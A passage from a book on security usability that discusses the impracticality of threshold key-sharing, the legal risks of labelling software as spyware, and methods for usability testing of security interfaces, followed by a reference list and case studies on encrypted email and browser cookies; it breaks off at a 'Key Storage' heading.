This intensive drilling produces a Pavlovian conditioning in which users mechanically iterate through pre-prepared checklists that cover each step of the process, including handling of error conditions. Making a single critical error results in a lot of remedial training for the user and possibly de-certification, which causes both loss of face and extra work for their colleagues who have to work extra shifts to cover for them.

Unfortunately for user interface designers, we can't rely on being able to subject our users to this level of training and daily drilling. In fact for the typical end user they'll have no training at all, with the first time that they're called on to do this being when some catastrophic failure has destroyed the original key and it's necessary to recover it from its shares.

So we're faced with the type of task that specially selected, highly trained, constantly drilled military personnel can have trouble with, but we need to somehow come up with an interface that makes the process usable by arbitrary untrained users. Oh, and since this is a security procedure that fails closed, if they get it wrong by too much then they'll be locked out, so it has to more or less work on the first try or two.

This explains why no-one has ever seriously deployed threshold scheme-based key safeguarding outside of a few specialised crypto hardware modules where this may be mandated by FIPS requirements [30]. The cognitive load imposed by this type of mechanism is so high that it's virtually impossible to render it practical for users, with even the highly simplified "insert tab A in slot B" mechanisms employed by some crypto hardware vendors (which usually merely XOR two key parts together to recover the original rather than using a full threshold scheme) reportedly taxing users to their limits, to the extent that they're little-used in practice.

There are a great many (non-computer-related) examples of geeks becoming so caught up in the technology that they forget the human angle. For example when the UK embarked on its high-speed train project, the engineers came up with an ingenious scheme that avoided the need to lay expensive cambered track along the entire route as had been done in other countries. Instead, they designed a train whose carriages could lean hydraulically into corners. Unfortunately when the train was eventually tested the passengers indicated that being seasick on a train was no more enjoyable than on a ship, and the project was abandoned.

Although there's a natural geek tendency (known as the "reindeer effect") to dive in and start hacking away at an interesting problem, some problems just aren't worth trying to solve because there's no effective solution. In this case, as the *Wargames* computer says, the only winning strategy is not to play.

Legal Considerations

As the earlier section has already pointed out, when you're designing your user interface you need to think about the legal implications of the messages that you present to the user [31]. Aside from the problem of failing to adequately protect users already covered earlier, you also have to worry about over-protecting them in a way that could be seen as detrimental to their or a third party's business. If your security application does something like mistakenly identify an innocent third party's software as malicious, they may be able to sue you for libel, defamation, trade libel/commercial disparagement, or tortious interference, a lesser-known adjunct to libel and defamation in which someone damages the business relationship between two other parties. For example if your application makes a flat-out claim that a program that it's detected is "spyware" (a pejorative term with no widely-accepted meaning) then it had better be *very* sure that it is in fact some form of obviously malicious spyware program. Labelling a grey-area program such as a (beneficial to the user) search toolbar with assorted (not necessarily beneficial to the user) supplemental functionality as outright spyware might make you the subject of a lawsuit, depending on how affronted the other program's lawyers feel.

This unfortunate requirement for legal protection leads to a direct conflict with the requirement to be as direct with the user as possible in order for the message to sink in. Telling them that program XYZ that your application has detected may possibly be something that, all things considered, they'd prefer not to have on their machine, might be marvellous from a legal point of view but won't do much to discourage a user from allowing it onto their system anyway.

There are two approaches to addressing this inherent conflict of interests. The first (which applies to any security measures, not just the security user interface) is to apply industry best practice as much as possible. For example if there's a particular widely-used and widely-accepted classification mechanism for security issues then using that rather than one that you've developed yourself can be of considerable help in court. Instead of having to explain why your application has arbitrarily declared XYZ to be malicious and prevented it from being installed, you can fall back on the safety net of accepted standards and practices, which makes a libel claim difficult to support since merely following industry practice makes it hard to claim deliberate malicious intent.

A related, somewhat weaker defence if there are no set industry standards is to publicise the criteria under which you classify something as potentially dangerous. In that case it'll be more difficult to sue over a false positive because you were simply following your published policies, and not applying arbitrary and subjective classification mechanisms.

The second defence is to use weasel-words. As was mentioned above, this is rather unfortunate, since it diminishes the impact of your user interface's message on the user. If you're not 100% certain then instead of saying "application XYZ from XYZ Software Corporation is adware", say "an application claiming to be XYZ from XYZ Software Corporation may produce unwanted pop-up messages on your system" (it may be only pretending to be from XYZ Software Corporation, or the pop-up

messages could be marginally useful so that not all users would immediately perceive them as unwanted). Since spamware/spyware/adware vendors try as hard as possible to make their applications pseudo-legitimate, you have to choose your wording very carefully to avoid becoming a potential target for a lawsuit. The only thing that saved SpamCop in one spammer-initiated lawsuit was the fact that they merely referred complaints to ISPs (rather than blocking the message) and included a disclaimer that they couldn't verify each and every complaint and that it might in fact be an "innocent bystander" [32], which is great as a legal defence mechanism but less useful as a means of effectively communicating the gravity of the situation to a user.

One simple way of finding the appropriate weasel-words (which was illustrated in the example above) is to describe the properties of a potential security risk rather than applying some subjective tag to it. Although there's no clear definition of the term "adware", everyone will agree that it's a pejorative term. On the other hand no-one can fault you for saying that the application will create possibly unwanted pop-up messages. The more objective and accurate your description of the security issue, the harder it will be for someone to claim in court that it's libellous. This technique saved Lavasoft (the authors of the popular Ad-Aware adware/spyware scanner) in court [33]. The downside to this approach is that it's now up to the user to perform the necessary mental mapping from "potentially unwanted popups" to "adware" (a variant of the `bCanUseTheDamnThing` problem), and not all users will be able to do that.

References

- [1] "The mindlessness of ostensibly thoughtful action: The role of 'placebic' information in interpersonal interaction", Ellen Langer, Arthur Blank, and Ben Zion Chanowitz, *Journal of Personality and Social Psychology*, **Vol.36, No.6** (June 1978), p.635.
- [2] "Gain-Loss Frames and Cooperation in Two-Person Social Dilemmas: A Transformational Analysis", Carsten de Dreu and Christopher McCusker, *Journal of Personality and Social Psychology*, **Vol.72, No.5** (1997), p.1093.
- [3] "The framing of decisions and the psychology of choice", Amos Tversky and Daniel Kahneman, *Science*, **Vol.211, No.4481** (30 January 1981), p.453.
- [4] "Framing of decisions and selection of alternatives in health care", Dawn Wilson, Robert Kaplan, and Lawrence Schneiderman, *Social Behaviour*, **No.2** (1987). p.51.
- [5] "Prospect Theory: An Analysis of Decision under Risk", Daniel Kahneman and Amos Tversky, *Econometrica*, **Vol.47, No.2** (March 1979), p.263.
- [6] "Against the Gods: The Remarkable Story of Risk", Peter Bernstein, John Wiley and Sons, 1998.
- [7] "Taxi Drivers and Beauty Contests", Colin Camerer, *Engineering and Science*, California Institute of Technology, **Vol.60, No.1** (1997), p.11.
- [8] "Age of Propaganda: Everyday Use and Abuse of Persuasion", Anthony Pratkanis and Elliot Aronson, W.H.Freeman and Company, 1992.
- [9] "Design Principles and Patterns for Computer Systems That Are Simultaneously Secure and Usable", Simson Garfinkel, PhD thesis, Massachusetts Institute of Technology, May 2005.
- [10] "Phollow the Phlopping Phish", Tom Liston, 13 February 2006, <http://isc.sans.org/diary.html?storyid=1118>.
- [11] "In order to demonstrate our superior intellect, we will now ask you a question you cannot answer", Raymond Chen, <http://blogs.msdn.com/oldnewthing/archive/2004/04/26/120193.aspx>, April 2004.
- [12] "Phishing with Rachna Dhamija", Federico Biancuzzi, 19 June 2006, <http://www.securityfocus.com/columnists/407>.
- [13] "Inoculating SSH Against Address Harvesting", Stuart Schechter, Jaeyon Jung, Will Stockwell, and Cynthia McLain, *Proceedings of the 13th Annual Network and Distributed System Security Symposium (NDSS'06)*, February 2006.

- [14] “VeriSign digital certificates with Firefox”, Stuart Fermenick, posting to netscape.public.mozilla.crypto, 24 January 2006, message-ID 11tdkb65dm21r8f@corp.supernews.com.
- [15] “Re: VeriSign digital certificates with Firefox”, Nelson Bolyard, posting to netscape.public.mozilla.crypto, 25 January 2006, message-ID ctudnWMSabyYdUreRVn-vQ@mozilla.org.
- [16] “Lightweight OCSP Profile for High Volume Environments”, Alex Deacon and Ryan Hurst, [draft-ietf-pkix-lightweight-ocsp-profile-03.txt](#), January 2006.
- [17] Ian Grigg, private communications.
- [18] “How to make figures and presentations that are friendly to color blind people”, Masataka Okabe and Kei Ito, http://jfly.iam.u-tokyo.ac.jp/html/-color_blind/.
- [19] “Why Phishing Works”, Rachna Dhamija, J.D.Tygar, and Marti Hearst, *Proceedings of the Conference on Human Factors in Computing Systems (CHI’06)*, April 2006, p.581.
- [20] “Bank’s own developers a much bigger problem than browsers”, ‘mhp’, 18 July 2004, http://news.netcraft.com/archives/2004/07/18/-banks_own_developers_a_much_bigger_problem_than_browsers.html.
- [21] “How to Make Personalized Web Browsing Simple Secure and Anonymous”, Eran Gabber, Phillip Gibbons, Yossi Matias, and Alain Mayer, *Proceedings of Financial Cryptography 1997 (FC’97)*, Springer-Verlag Lecture Notes in Computer Science No.1318, February 1997, p.17.
- [22] “On Secure and Pseudonymous Client-Relationships with Multiple Servers” Eran Gabber, Phillip Gibbons, David Kristol, Yossi Matias, and Alain Mayer, *ACM Transactions on Information and System Security (TISSEC)*, **Vol.2, No.4** (November 1999), p.390.
- [23] “Consistent, Yet Anonymous, Web Access with LPWA”, Eran Gabber, Phillip Gibbons, David Kristol, Yossi Matias, and Alain Mayer, *Communications of the ACM*, **Vol.42, No.2** (February 1999), p.42.
- [24] “A Usability Study and Critique of Two Password Managers”, Sonia Chasson, Paul van Oorschot, and Robert Biddle, *Proceedings of the 15th Usenix Security Symposium (Security’06)*, August 2006, p.1.
- [25] “Mobile phones ‘dumbing down brain power’”, Ben Quinn, Daily Telegraph, 15 July 2007, <http://www.telegraph.co.uk/news/-main.jhtml?xml=/news/2007/07/13/nbrain113.xml>.
- [26] “Phishing Social Networking Sites”, “RSnake”, 8 May 2007, <http://hackers.org/blog/20070508/phishing-social-networking-sites/>.
- [27] “A convenient method for securely managing passwords”, J. Alex Halderman, Brent Waters and Ed Felten, *Proceedings of the 14th International World Wide Web Conference (WWW’05)*, May 2005, p.471.
- [28] “Stronger Password Authentication Using Browser Extensions”, Blake Ross, Collin Jackson, Nick Miyake, Dan Boneh, and John Mitchell, *Proceedings of the 14th Usenix Security Symposium (Usenix Security’05)*, August 2005, p.17.
- [29] “Design for Usability”, Bruce Tognazzini, in “Security and Usability: Designing Secure Systems That People Can Use”, O’Reilly, 2005, p.31.
- [30] “Cryptographic security and key management systems — the nFast/KM solution”, nCipher Corporation, January 1998.
- [31] “Building a Better Filter: How To Create a Safer Internet and Avoid the Litigation Trap”, Erin Egan and Tim Jucovy, *IEEE Security and Privacy*, **Vol.4, No.3** (May/June 2006), p.37.
- [32] *OptInRealBig.com, LLC v. IronPort Systems, Inc*, US District Court, Northern District of California, Oakland Division, case number 4:04-CV-01687-SBA, 2 September 2004.
- [33] *New.net, Inc. v. Lavasoft*, U.S. District Court, Central District of California, case number CV 03-3180 GAF.

Security Usability Testing

Designing a usable security interface for an application is inherently difficult (even more so than general user interface design) because of the high level of complexity in the underlying security mechanisms, the nebulous nature of any benefits to the user, and the fact that allowing the user to muddle through (a practice that's sufficient for most interfaces) isn't good enough when they're up against an active and malicious adversary. You therefore need to get the user interface designers in on the process as early as possible, and ensure that the interface drives the security technology and not the other way round. Usability testing is a step that you can't avoid, because even if you choose not to do it explicitly, it'll be done for you implicitly once your application is released. The major difference is that if you perform the testing explicitly, you get to control the testing process and the manner in which results are applied, whereas if you leave it to the market to test, you're liable to get test results like "d00d, your warez SUCKS", or even worse, a CERT advisory.

Usability testing is a two-phase process, pre-implementation testing (trying to figure out what you want to build) and post-implementation testing (verifying that what you eventually built — which given the usual software development process could be quite different from what was planned — is actually the right thing). This section covers both pre- and post-implementation testing of the security usability of an application.

Pre-implementation Testing

Testing at the design stage (before you even begin implementation, for example using a mock-up on paper or a GUI development kit) can be enormously useful in assessing the users' reactions to the interface and as a driver for further design effort [1]. Consider having the designers/developers play the part of the computer when interacting with test users, to allow them to see what their planned interface needs to cope with. Although users aren't professional user interface designers, they are very good at reacting to designs that they don't like, or that won't work in practice. Looking at this from the other side, you could give users the various user interface elements that you'll need to present in your design and ask them to position them on blank page/dialog, and explain how they'd expect each one to work.

One thing to be aware of when you're creating a paper prototype is to make sure that it really is a paper prototype and not a polished-looking mock-up created with a GUI building toolkit or drawing package. If you create a highly-polished design, people will end up nitpicking superficial details and overlook fundamental design issues. For example they might fixate on the colour and style of button placement rather than questioning why the button is there in the first place [2]. If you like doing your UI prototyping in Java, there's a special pluggable napkin look-and-feel for Java that'll give your prototype the required scrawled-on-a-napkin look [3].

A useful design technique to get around the engineering-model lock-in is the "pretend it's magic" trick, in which you try and imagine how the interface would work if it was driven by magic instead of whatever API or programming environment you're working with. Find a user (or users) and ask them how they'd want it to work, without interrupting them every minute or two to tell them that what they're asking for isn't possible and they'll have to start again.

Another useful trick is to sit down and write down each step of the process that you'll be expecting users to perform so that you can see just how painful it (potentially) is in practice. Carrying out this exercise would have quickly helped identify the unworkability of the certificate-enrolment process described in a previous section.

Stereotypical Users

A useful pre-implementation testing technique is to imagine a stereotypical end user (or several types of stereotypical users if this applies) and think about how they'd use the software. What sort of things would they want to do with it? How well would they cope with the security mechanisms? How would they react to security

warnings? The important thing here is that you shouldn't just add a pile of features that you think are cool and then try and figure out how to justify their use by the end user, but that you look at it from the user's point of view and add only those features that they'll actually need and be able to understand. When left to their own devices, developers tend to come up with self-referential designs where the category of "user" doesn't extend any further than people very much like the developer [4].

There's a particular art to the use of stereotypical users, which usability designer Alan Cooper covers in some detail in his book *The Inmates are running the Asylum*. In choosing your user(s), it's important to recreate as much of a real person as you can: Given them names, write a short bio for them, and try and find a representative photo (for example from a magazine or online) that allows you to instantly identify with them. The more specific you can be (at least up to a point), the better.

The reason for this specificity is that a generic cardboard-cut-out user (sometimes referred to as "the elastic user") is far too flexible to provide a very real test of the user interface. Need to choose a key storage location? No problem, the user can handle it. Need to provide an X.500 distinguished name in a web form? Sure, the user can do that. On the other hand 70-year-old Aunty May, whose primary use for her computer is to spam her relatives with emailed jokes, will never go for this. Designing for the elastic user gives you a free hand to do whatever you feel like while still appearing to serve "the user". Creating a user who's as close as possible to a real person (not necessarily an actual person, just something more concrete than a cardboard cut-out) on the other hand lets you directly identify with them and put their reactions to your user interface design into perspective. How would Aunty May handle a request for a public/private key pair file location? By turning off the computer and heading out to do a spot of gardening. Time to rethink your design.

A similar problem occurs with people planning for or deploying security technology. In this case the elastic user becomes a nebulous entity called "the IT department", which takes care of all problems. Take all of the points raised in the previous paragraph and substitute "the IT department can formulate a policy to cover it" for "the user can handle it" and you can see where this type of thinking leads. Only a few large corporations can afford the luxury of having an IT department define policies for every security eventuality, and even then truly effective policies usually only appear after a crisis has occurred. For everyone else, they *are* the IT department, leading to farcical situations such as Aunty May sitting at her home PC in front of a dialog box telling her to contact her system administrator for help.

Note though that you should never employ the technique of stereotypical users as a substitute for studying real users if such access is available. An amazing amount of time is wasted at the design stage of many projects as various contributors argue over what users might in theory do if they were to use the system, rather than simply going to the users and seeing what they actually do.

All too frequently, user interfaces go against the user's natural expectations of how something is supposed to work. For example a survey of a range of users from different backgrounds on how they expected public keys and certificates to be managed produced results that were very, very different from how X.509 says it should be done, suggesting at least one reason for X.509's failure to achieve any real penetration [5].

A final useful function provided by the stereotypical user is that they act as a sanity check for edge cases. The unerring ability of geeks to home in on small problems (and then declare the entire approach un-workable because of the corner case they've thought up) has already been covered. This problem is so significant that the developers of the ZoneAlarm firewall, which has a design goal of being (among other things) "an application your mom could use", have made an explicit design decision for their product to not to sacrifice common-use cases for obscure corner cases that may never happen [6].

Geeks have major problems distinguishing possibility from probability. To a geek (and especially a security geek) a probability of one in a million is true. To a cryptographer, a probability of 1 in 2^{56} or even 1 in 2^{80} (that's 1 in 1.2 million million

million million, a one followed by twenty-four zeroes) is true. To anyone else (except perhaps Terry Pratchett fans), a one-in-a-million chance is false — there's a *possibility* of it being true, but the actual *probability* is miniscule to the point of irrelevance. Personas provide a sanity check for such edge cases. Yes, this is a special case, but would Auntie May ever want to do that?

Input from Users

Asking users how they think that something should work is an extremely useful design technique. Consider the question of storing users' private keys. Should they be stored in one big file on disk? Multiple files? In the registry (if the program is running under Windows)? On a USB token? In their home directory? In a hidden directory underneath their home directory? What happens if users click on one of these files? What if they want to move a particular key to another machine? How about all of their keys? What happens when they stop using the machine or account where the keys are stored? How are the keys protected? How are they backed up? Should they even be backed up?

All of these questions can be debated infinitely, but there's a far simpler (and more effective) way to resolve things. Go and ask the users how they would expect them to be done. Many users won't know, or won't care, but eventually you'll see some sort of common model for key use and handling start to appear. This model will be the one that most clearly matches the user's natural expectations of how things are supposed to work, and therefore the one that they'll find the easiest to use. The problems that can occur when an application doesn't meet users' expectations for key storage was illustrated in one PKI-based tax filing scheme where users weren't able to figure out how key storage worked and solved the problem by requesting a new certificate at each interim filing period (two months). This resulted in an enormous and never-ending certificate churn that completely overloaded the ability of the certificate-issuing process to handle it, and lead to unmanageable large CRLs.

Testing by asking users for input has been used for some years by some companies when developing new user interface features. For example in the early 1980s whenever a new interface feature was implemented for the Apple Lisa, Apple developer Larry Tesler would collar an Apple employee to try it out. If they couldn't figure it out, the feature was redesigned or removed.

Another advantage of asking users what they want is that they frequently come up with issues that the developers haven't even dreamed about (this is why writers have editors to provide an external perspective and catch things that the writers themselves have missed). If you do this though, make sure that you occasionally refresh your user pool, because as users spend more and more time with your interface they become less and less representative of the typical user, and therefore less able to pick up potential usability problems.

When you ask users for input, it's important to ask the *right* users. Another problem that the PKI tax filing scheme mentioned above ran into was the difference between the claimed and the actual technology level of the users. When various managers were surveyed during the requirements process, they all replied that their staff had the latest PCs on their desks and were technology-literate. In other words the managers were describing themselves. In actual fact the people doing the tax filing were, as one observer put it, "little old ladies sitting in front of dusty PCs with post-it notes telling them what to do stuck to the monitor". The post-it notes contained paint-by-numbers instructions for the tax filing process, and as soon as one of the post-it's didn't match what was on the screen, the users called the help desk. The result was that most of the electronic filing was being done by proxy by the helpdesk staff, and the system haemorrhaged money at an incredible rate until it was finally upgraded from electronic back to paper-based filing.

The importance of going directly to the end users (rather than relying on testimony from their superiors) can't be over-emphasised. No manager will ever admit that their employees aren't capable of doing something (it would make the manager look bad if they did), so the response to "can your people handle X" is invariably "yes",

whether they really can or not. I once went into the paging centre at a large hospital, where messages to and from doctors are dispatched to and from other doctors to talk to the staff about their requirements. After a few minutes there I was somewhat disturbed to discover that this was the first time that anyone had ever asked the users what they actually needed the software to do for them. In the entire lifetime of the hospital, no-one had ever asked the users what they needed! Needless to say, using the software was a considerable struggle (it was an extreme example of task-directed design), and even a preliminary set of minor changes to the interface improved the users' satisfaction considerably.

Post-implementation Testing

Once you've finished your application, take a few non-technical people, sit them in a room with a copy of the software running, and see how they handle it. Which parts take them the longest? At what points do they have to refer to the manual, or even ask for help? Did they manage to get the task done in a secure manner, meaning that *their* expectations of security (not just yours) were met? Can a section that caused them problems be redesigned or even eliminated by using a safe default setting? Real testing before deployment (rather than shipping a version provisionally tagged as a beta release and waiting for user complaints) is an important part of the security usability evaluation process.

Logging of users' actions during this process can help show up problem areas, either because users take a long time to do something or because their actions generate many error messages. Logging also has the major advantage that (except for privacy concerns) it's totally non-invasive, so that users can ignore the logging and just get on with what they're doing. Microsoft used logging extensively in designing the new interface for Office 2007/Office 12, analysing 1.3 billion Office 2003 sessions in order to determine what users were and weren't using [7].

Logging can also help reveal discrepancies between users' stated behaviour and their actual behaviour. Personal firewall maker ZoneAlarm carried out user surveys in which users across a wide range of skill levels were unanimous in stating that they wanted to be involved in every decision made by the firewall software, but analysis of actual user behaviour showed the exact opposite — users wanted to know that they were being protected, but didn't want to be bothered with having to make the decision each time [8].

There's another useful litmus test that you can use for your post-implementation testing to find potential security weaknesses. Imagine that your application has been deployed for awhile and there's been a report of a catastrophic security failure in it. Yes, we know that your application is perfect in every way, but somehow some part of it has failed and the only error information that you have to work with is the report that it failed. Where do you think the failure was? How would you fix it?

This type of analysis is an interesting psychological technique called a premortem strategy [9]. The US Navy gave it the name "crystal-ball technique" in its review of decision-making under stress that occurred after the erroneous shootdown of a civilian airliner by the USS Vincennes [10]. In the Navy version, people are told to assume that they have a crystal ball that's told them that their favoured hypothesis is incorrect, so that they have to come up with an alternative explanation for an event. This is also one of the techniques used to try to combat cognitive bias that was mentioned in a previous chapter in the discussion of the CIA analyst training manual.

No matter what you call it, what premortem analysis does is compensate for the overconfidence in a work that anyone who's intimately involved in its creation develops over extended exposure to it. If you ask a designer or programmer to review their application, their review will be rather half-hearted, since they want to believe that what they've created is pretty good. The premortem strategy helps them break their emotional attachment to the project's success and objectively identify likely points of failure. Real-world testing has shown that it takes less than ten minutes for failures and their likely causes to be discovered [11].

User Testing

User interface design is usually a highly iterative process, so that the standard { design, implement, test } cycle described above probably won't be enough to shake out all potential problems, particularly in the case of something as complex and hard to predict as security user interface design. Instead of a single cycle, you may need to use multiple cycles of user testing, starting with a relatively generic design (sometimes known as low-fi prototyping) and then refining it based on user feedback and experience.

This testing process needn't be complex or expensive. Usability expert Jakob Nielsen has shown that once you go beyond about five users tested, you're not getting much more information in terms of usability results [12]. This phenomenon occurs because as you add more and more users, there's increasing overlap in what they do, so that you learn less and less from each new user that you add. So if you have (say) 20 test users, it's better to use them in four different sets of tests on different versions or iterations of the interface than to commit all 20 to a single test. A variation of this situation occurs when a single group contains highly distinct subgroups of users, such as one where half the users are technical and the other half are non-technical. In this case you should treat each subgroup as a separate unit for 5-user test purposes, since they're likely to produce very different test results.

A useful tool to employ during this iterative design process is to encourage users to think out loud as they're using the software. This verbalisation of users' thoughts helps track not just *what* users are doing but *why* they're doing it, allowing you to locate potential stumbling blocks and areas that cause confusion. Make sure though that you actually analyse a user's comments about potential problems. If a user misses an item in a dialog or misreads a message, they may end up in trouble at some point further down the road, and come up with complex rationalisations about why the application is broken at the point where they realise that they're in trouble, rather than at the point where they originally made the error.

Note also that the very act of verbalising (and having to provide an explanation for) their actions can make a user think much more about what they're doing, and as a result change their behaviour. Tests with users have shown that they're much better at performing a user interface task when they're required to think out loud about what they're doing.

To get around this, you can allow the user to perform less thinking out loud, and instead prompt them at various points for thoughts on what they're doing. Asking questions like "What do you expect will happen if you do this?" or "Is that what you expected would happen?" are excellent ways of turning up flawed assumptions in your design.

A variation of thinking out loud is constructive interaction, in which two users use a system together and comment on each other's actions (imagine your parents sitting in front of their PC trying to figure out how to send a photo attachment via their Hotmail account). This type of feedback-gathering is somewhat more natural than thinking out loud, so there's less chance of experimental bias being introduced.

Another trick that you can use during user interface testing is to insert copier's traps into the interface to see if users really are paying attention. Copier's traps are little anomalies inserted into maps by mapmakers that allow them to detect if a competitor has copied one of their maps, since a map prepared from original mapping data won't contain the fictitious feature shown in the trap.

You can use the same technique in your user interface to see if users really have understood the task that they're performing or whether they're just muddling through. In a standard application, muddling through a task like removing red-eye from a photo is fine as long as the end result looks OK, but in a security context with an active and malicious adversary it can be downright dangerous even if the result does appear to be OK. Adding a few copier's traps during the testing phase will tell you whether the interface really is working as intended, or whether the user has simply managed to bluff their way through.

Testing/Experimental Considerations

Evaluating the actual effectiveness of security mechanisms (rather than just performing basic usability testing) is a bit of an art form, because you need to determine not just whether a user can eventually muddle their way through your user interface but whether they're secure when they do so. The most important factor that you need to take into consideration when you're evaluating the security effectiveness of your application is the issue of pollutants in the evaluation methodology.

Pollutants are an undesired contaminant that affects the outcome of the evaluation. For example if you tell your test users that you're evaluating the security of the system, they'll tend to be far more cautious and suspicious than they'd normally be. On the other hand if you tell them that you're evaluating the usability aspects of your application, they'll assume that they're running in a benign environment since they've been asked specifically to comment on usability and by implication not to worry about security. As a result, they'll be less cautious than they'd normally be.

This is a bit of a tricky problem to solve. Perhaps the best option is to tell the users that you're evaluating the effectiveness specifically of the security user interface (rather than the security of the application as a whole), or the effectiveness of the workflow, which is halfway between instilling too much and too little paranoia.

Another problem arises with your choice of data for testing. If you give users what's obviously artificial test data to play with, they'll be less careful with it than they would with real data like their own account credentials or credit card information. One strategy here is to use real user data, under the guise of usability or workflow evaluation, but be very careful to never record or store any of the information that's entered. Even this can be problematic because users might feel apprehensive about the use of real data and instead invent something that they can be relatively careless with. One workaround for this is to load a small amount of value onto their credit card (if that's what you're testing) and let them spend it, which both guarantees that they're using their real credit card information and encourages them to be careful with what they do with it. Using real data is only safe though if you can carefully control the environment and ensure that no data ever leaves the local test setup, which can be difficult if the evaluation requires interacting with and providing credentials to remote servers.

Another approach that's been used with some success in the past is to have the users play the role of a person who'd need to interact with the security features of the application as part of their day-to-day work. For example the ground-breaking evaluation of PGP's usability had users play the role of an election campaign manager running an election via PGP in the presence of hostile opposition campaign organisers [13].

Another aid to helping participants get into the spirit of things is to allow them to wager small amounts on the outcome of their actions, a technique that's frequently used in various forms in psychological experiments. Not only does this incentivise participants to take the whole thing more seriously, but it also provides a good indication of their level of confidence in what they've done. Someone may claim that they're certain that they've acted securely, but it's the actual value that they're prepared to attach to this assertion that's the best indicator of how they really feel about it.

Once the evaluation is over, you may need to debrief the participants. The exact level at which you do this depends on the overall formality of the evaluation process. If you're just asking a few colleagues to play with the user interface and give their opinions then perhaps all you need to do is reassure them that no sensitive data was logged or recorded and, if you're a manager, that this isn't going to appear on their next performance review.

If it's a more formal evaluation, and in particular one with outside participants, you'll need to perform a more comprehensive debriefing, letting the participants know the purpose of the evaluation and explaining what safeguards you've applied to protect any sensitive data. As a rule of thumb, the more formal the evaluation and the more

public the participation, the more careful you have to be about how you conduct it. For general evaluations you'll need to take various legal considerations into account [14], and for academic research experimentation there are also ethical considerations [15].

A problem with this follow-the-rules-to-the-letter approach is that you can find yourself terminally bogged down in red tape every time you want to determine the effects of moving the position of a checkbox in a security dialog. One rule of thumb that you can use in determining how formal you need to make things is to use the analogy of borrowing someone's car. If you want to borrow your brother's car, it's just a case of picking up the keys. If you want to borrow a friend or neighbour's car, it may take a little reassurance and persuasion. If you borrow a stranger's car it'll take an exchange of money, filling in a rental agreement, and proof of fitness to drive and creditworthiness. Roughly the same scaling applies to user evaluation tests, depending on whether you're performing the testing using a friend or colleague, someone slightly more distant, or a complete stranger.

Other Sources of Input

One of the most valuable but at the same time one of the most under-utilised sources of user input is the contents of user support calls, email, and web forums. If any part of the user interface receives more than its share of user support inquiries then that's a sign that there's an problem there that needs to be resolved. Customer support channels constitute the largest and cheapest usability-testing lab in the world. These are real users employing your software in real situations, and providing you with feedback at no cost. While they can't replace a proper usability testing lab, they can provide a valuable adjunct to it, and for smaller organisations and in particular open-source developers who can't afford a full-blown usability lab they're often the next-best thing.

The cryptlib development process has benefited extensively from this feedback mechanism, allowing areas that caused problems for users to be targeted for improvement. A result of this user-driven development process has been that many usability obstacles have been removed (or at least moderated), an affect that can be measured directly by comparing the number of user requests for help on the cryptlib support forum with the number on similar for a such as the OpenSSL mailing list. A convenient side-effect of this type of usability refinement is that it significantly reduces the user support load for the product developers.

Usability Testing Examples

This section presents a number of case studies of security usability problems that were turned up by user testing. Unfortunately almost all of the testing was reactive rather than proactive and has resulted in few changes to products either because it's too late to fix things now or because the affected organisations aren't interested in making changes. As well as providing for interesting usability case studies, these examples could be seen as a strong argument for pre-release testing.

Encrypted Email

An example of the conflict between user expectations and security design was turned up when security usability studies showed that email users typically weren't aware that (a) messages can be modified as they move across the Internet, (b) encrypting a message doesn't provide any protection against such modification, and (c) signing a message does protect it. The users had assumed that encrypting a message provided integrity protection but signing it simply appended the equivalent of a pen-and-paper signature to the end of it [16]. Furthermore, users often have a very poor grasp of the threat model for email, assuming for example that the only way to spoof email is to break into someone's account and plant it there [17].

A similar gap in the understanding of what the crypto provides was found in a survey of SSL users, with more than a third of respondents indicating that as far as they were aware SSL (as used to secure web sites) didn't protect data in transit [18].

Real-world testing and user feedback is required to identify these issues so that they can be addressed, for example by explaining signing as protecting the message from tampering rather than the easily-misunderstood “signing”. Similarly, the fact that encryption doesn’t provide integrity protection can be addressed either at the user interface level by warning the user that the encrypted message isn’t protected from modification (trying to “fix” the user), or at the technical level by adding a MDC (modification detection code) inside the encryption layer or a MAC (message authentication code) outside it (actually fixing the problem). Of these two, the latter is the better option since it “fixes” the encryption to do what users expect without additionally burdening the user. This is the approach taken by OpenPGP, which added a SHA-1 hash to the encrypted data (S/MIME doesn’t appear to be interested in fixing this). Modifying the application to do what the user wants is always preferable to trying to modify the user to do what the application wants.

Browser Cookies

Another example of a problem that would have been turned up by post-implementation testing occurs with the handling of cookies in browsers. This has slowly (and painfully) improved over the years from no user control over what a remote web site could do to rather poor control over what it could do. The reason for this was that cookies are a mechanism designed purely for the convenience of the remote site to make the stateless HTTP protocol (slightly) stateful. No-one ever considered the consequences for users, and as a result it’s now extremely hard to fix the problem and make the cookie mechanism safe [19][20]. For example once a browser connects to a remote site, it automatically sends any cookies it has for the site to the remote server instead of requiring that the server explicitly request them. While more recent browsers allow users to prevent some types of cookies from being stored, it’s not the storage that’s the problem but their usage by the remote system, and the user has no control over that since changing current browsers’ behaviour would require the redesign of vast numbers of web sites. Similarly, while in recent browsers users have been given the ability to selectively enable storage of cookies from particular sites, clearing them afterwards is still an all-or-nothing affair. There’s no way to say “clear all cookies except for the ones from the sites I’ve chosen to keep”.

Another problem arises because of the way that the browser’s user interface presents cookie management to users. Recent versions of Internet Explorer have grouped cookies (or at least the option to clear cookies) with the options for the browser cache, with both being covered by explanatory text indicating that they speed up browsing. As a result, many users who were technical enough to know about cookies believed that they’re used primarily to speed up web browsing, often confusing them with the browser cache [18]. Since few people are keen to deliberately slow down their web browsing, there’s a reluctance to use a browser’s cookie management facilities to delete the cookies.

Other, more sophisticated cookie-management techniques based on social validation (something like eBay’s seller feedback ratings) have also been proposed [21], although it’s not certain whether the required infrastructure could ever be deployed in practice, or how useful the ratings would actually be in the light of the dancing-bunnies problem.

With more testing of the user side of the cookie mechanism, it should have been obvious that having the user’s software volunteering information to a remote system in this manner was a poor design decision. Now that usability researchers have looked at it and pointed out the problems, it’s unfortunately too late to change the design.

(Note that fixing cookies wouldn’t have solved the overall problem of site control over data stored on the user’s machine, because there are cookie-equivalent mechanisms that sites can use in place of cookies, and these can’t be made safe (or at least safer) in the way that cookies can without significantly curtailing browser operations. For example the browser cache operates in somewhat the same way as cookies, allowing site-controlled data to be temporarily stored on the user’s machine.

By setting the Last-Modified field in the header (which is required in order for caching to work) and reading it back when the browser sends its If-Modified-Since in future requests, a server can achieve the same effect as storing a cookie on the client's machine. There are other tricks available to servers if the client tries to sidestep this cache-cookie mechanism [22], and the capabilities provided can be quite sophisticated, acting as a general-purpose remote memory structure rather than their originally intended basic remote-state-store [23]. So even with a better user interface and a fixed design that makes the cookie client-controlled, malicious servers will always have a cookie-like mechanism available to them).

Key Storage

